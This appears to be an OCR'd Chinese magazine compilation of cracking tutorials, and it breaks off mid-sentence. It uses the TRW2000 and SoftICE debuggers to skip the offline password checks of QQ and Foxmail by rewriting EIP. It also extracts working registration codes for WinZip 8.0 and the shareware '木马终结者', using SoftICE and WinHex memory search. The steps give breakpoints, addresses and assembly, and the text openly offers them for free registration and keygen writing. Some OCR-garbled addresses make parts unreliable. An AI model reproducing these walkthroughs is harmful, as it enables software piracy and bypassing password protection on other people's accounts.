


图1

TRW2000所有窗口的默认颜色是黑底蓝字，在白天不易看清，所以你可以下指令VER BLUE来改变它的颜色，如果你想让它每次启动时都改变，你可以打开TRW2000安装目录下的TRW2000.INI文件，把INIT=“lines 35;wr 3;wd 8;wc 16;code on;”改成INIT=“lines 35;wr 3;wd 8;wc 16;code on;ver blue”，也就是把VER BLUE加在里面。

首先拿QQ为例，脱机登录QQ需要口令（无论你是为了察看好友列表，还是想导出聊天记录，或者没有任何原因（解密需要理由吗？），这一点和共享软件需要注册码是一样的。打开QQ随便填写口令然后确定，之后会弹出请再次输入登录密码的对话框（图2）。




图2

OK，我们就从这里下手。按Ctrl+N激活TRW2000，设置断点：BPX HMEMCPY；按F5键，窗口回到QQ的对话框，单击“确定”会被TRW2000拦截下来。

然后输入清除断点命令：BD *，来关掉所有断点，防止再次中断（为什么要这么做呢？因为只要我们不清除或不退出TRW2000，该中断命令就会一直存在，很烦人(只要条件相同就中断)。那为什么用BD *命令呢？“BD *”仅仅是暂时停止中断命令，可通过“BE *”等命令恢复断点，以备不时之需。而BC *为永久清除断点，要再下同样的断点必须重新输入，很麻烦。所以，一般情况下我们用“BD *”命令而不要用“BC *”命令）。

接着输入TRW2000特有的pmodule命令，返回到QQ2000B的“领空”，按F12键36下（次数依个人的系统情况而定），弹出口令不正确的对话框。好，现在重复一次刚才的操作，只是在按F12键至35下时停下，现在输入P命令，开始P了。什么是P呀？呵呵，P是TRW2000中的又一个指令，就是单步执行程序的意思，每执行一条指令就停下来，P指令有一个快捷键——F10，因此我们就不用一直输入P了，只要按F10键就可以了。在按F10的过程中，你可以看到寄存器窗中不时的有高亮显示，那是因为那个寄存器的值发生了改变，所以就被高亮显示了，在大家以后的解密过程中要好好地利用这一点，因为好多软件的注册码就是在这里发生变化的，只要用“D 寄存器”（D 空格 寄存器）命令就有可能看到软件的注册码（如果是明文比较的话）！好了，命令解释完毕，让我们按住F10，追踪到以下地方：

016F:004AFECD CALL 004A7305

016F:004AFED2 TEST EAX.EAX

016F:004AFED4 JNZ NEAR 004GB0026(NO JUMP)

好了，关键步骤就在这里了，输入R EIP 004B0026命令，目的是修改EIP的值为004B0026，然后继续输入G命令，大功告成！你看QQ是不是已经处于离线状态了？如果你还想知道真正的登录密码的话，那就自己费点力气好好找找吧！

下面我们再拿Foxmail来试验一下。打开Foxmail4.2，单击已经设置访问口令的账号，弹出密码框（图3）。




图3

采用和上面基本相同的操作。这里大家注意的是在登录框不要停留太久，它会在30秒后自动关闭，其实只要输入一些东西就可以屏蔽掉这项功能了。在暴力破解Foxmail时我绕了个圈子，因为当运行到：

016F:0053F273:CALL:004A6D20

016F:004A6D3A:CALL:04A6C38

此时，分别出现了两个调用都会弹出密码错误的对话框，于是我就凭直觉追了进去，发现难以突破，于是重新试了一次。在密码框拦截成功后，输入PMODULE，回到对话框按F12键7次，再按F10一次就可以看到如下：


0167:0054CEAB TEST AL.AL

0167:0054CEAD JNZ 0054CEB2 (JUMP)

0167:0054CEAF MOV BYTE,[ESI],00


这其实就是下手的地方。修改EIP的值为0054CEAF（方法同上），继续按G键，红色的锁定图标已被蓝色解开图标所取代，如果忘了密码那就趁现在赶快修改回来吧！

好了，通过上面的两个例子的讲解，希望大家能对TRW2000有一个全新的认识。其实无论破解口令还是寻找注册码，其根本目的都是通过修改程序的运行结构，或者查看运行期间产生的数据来进行破解的，于是对于TRW2000的应用就可以从这个原理出发，只要是符合都可以用它进行相关的破解，因此它的应用便可以更加广泛了。





WINZIP8.0之破解实战



文/zck570

本人用软件经常马马虎虎，不管正版、盗版、正式试用只要能用就行，但偶尔发现，用了这么长时间的WINZIP竟然是未注册的。既然发现了，用着心里就不大舒服，所以笔者决定破解个WINZIP8.0的注册码用用。

打开WINZIP8.0，弹出个未注册窗口，以前笔者习惯点I Agree进入主界面，这次要破解嘛，点Enter Registration Code...,然后出现注册窗口，输入用户名rich，注册码随便输入个432432（用户名和密码随便输），Ctrl+D呼出Softice窗口(什么？不知什么是Softice?老兄，有没有搞错？自己查资料去),输入命令S 30:0 lffffffff '432432',回车，找到一个内存地址，我的机器是30:807dcf2a，不同机器及每次启动WINZIP这个地址可能不同，下断点bpm 30:807dcf2a r(最后的r前面有一个空格，代表读的意思），然后回车；再打命令X退出Softice窗口，点注册窗口的“OK”按钮，Softice又被激活，按F12键11次回到WINZIP的领空，光标白条停在“PUSH ESI”处，向下看见一大段汇编代码：

```
         PUSH    ESI
    CALL    0043F89A
    PUSH    ESI
    CALL    0043F8C3
    CMP     BYTE PTR [0048CD78],00
    POP     ECX
    POP     ECX
    JZ          00408005
    CMP     BYTE PTR [0048CDA4],00
    JZ          00408005
    CALL    004079D5
    TEST    EAX,EAX
    JZ          00408005
```

看见“TEST EAX,EAX”那一句了吗？上面的CALL就是密码校对，当然下面的JZ就是比较正确与否后相应的跳转了，在光条执行到TEST上面那个CALL时，按F8进入那个CALL，来到004079D5处，看到如下代码：

```
    POP     EBP
    MOV     EBP, ESP
    SUB     ESP, 00000208
    .
    .
    .
    .
    .
按F10一直走到0167：407AA3处：
    0167:407AA3   LEA     EAX,[EBP-0140]
    0167：407AA9  PUSH    ESI
                  PUSH    EAX
```

当光标白条执行到PUSH　ESI　处时打D EAX，在Softice上边的数据窗口看见了什么？“19930267”，这就是注册码了，后边的PUSH ESI，PUSH EAX中ESI中的是输入的错误的注册码432432，而EAX中就是正确的注册码了。退出Softice窗口，在WINZIP注册窗口中重新输入名字rich，密码19930267，点“OK”按钮，怎么样，成功了吧？输入你自己的名字，用自己的注册码的感觉很激动吧？

当然，0167:407AA3上面的代码和CALL就是依据你的用户名生成注册码的过程了，如果你的汇编水平很高，又会一门如VB的高级语言编程的话，就可以做个注册机了。怎么样，别光顾高兴，有些收获吧？注册机你自己做吧，偷懒了，下次见！欢迎交流：zck570@21cn.com

用WinHex实现共享软件免费注册

WinHex是一款和UltraEdit齐名的16进制文件与磁盘编辑软件。WinHex因为文件小、速度快，功能不输于其它的Hex十六进位编辑器，除了可做Hex与ASCII码编辑修改、多文件替换功能、磁盘磁区编辑（支持FAT16、FAT32和NTFS）自动搜寻编辑等功能外，其最具特色的是其自8.3版以后新增的RAM编辑功能！

为了讲解方便，我们还是来看两个具体实例吧。大家都用过"木马终结者"这个软件吧？由于"木马终结者"是共享软件，因此必须注册才能没有任何功能限制。有没有办法免费注册呢？用WinHex即可！下面是具体实现方法：

1、运行"木马终结者"主程序NoTrojan2.exe，用鼠标点击界面上方的"注册"，会弹出要你注册的对话框，在"姓名"栏中随意输入任何信息，如：furong，在"注册码"栏中输入任意注册码，如：19791201，然后点击"OK"按钮，会弹出"注册码错误"的提示框，请注意一定不要点击"OK"关闭该对话框，因为我们要利用WinHex来查找注册码了！




图 1

2、现在，运行WinHex，点击"RAM Editor"或按Alt + F9，会出来一个对话框（如图1），在该对话框中选中Notrojan2，然后点击Notrojan2前面的"+"展开它，再点击其中的"Primary Memory"（如图2），会显示内存编辑窗口（如图3）。接下来，点击菜单栏中的"Search"→"Find Text"，在弹出的对话框中填入我们刚刚输入的"19791201"（如图4），接着点击"OK"按钮，会找到如下结果（如图5）：




图 2




图 3




图 4

怎么样，看到"503268"了吧？这就是

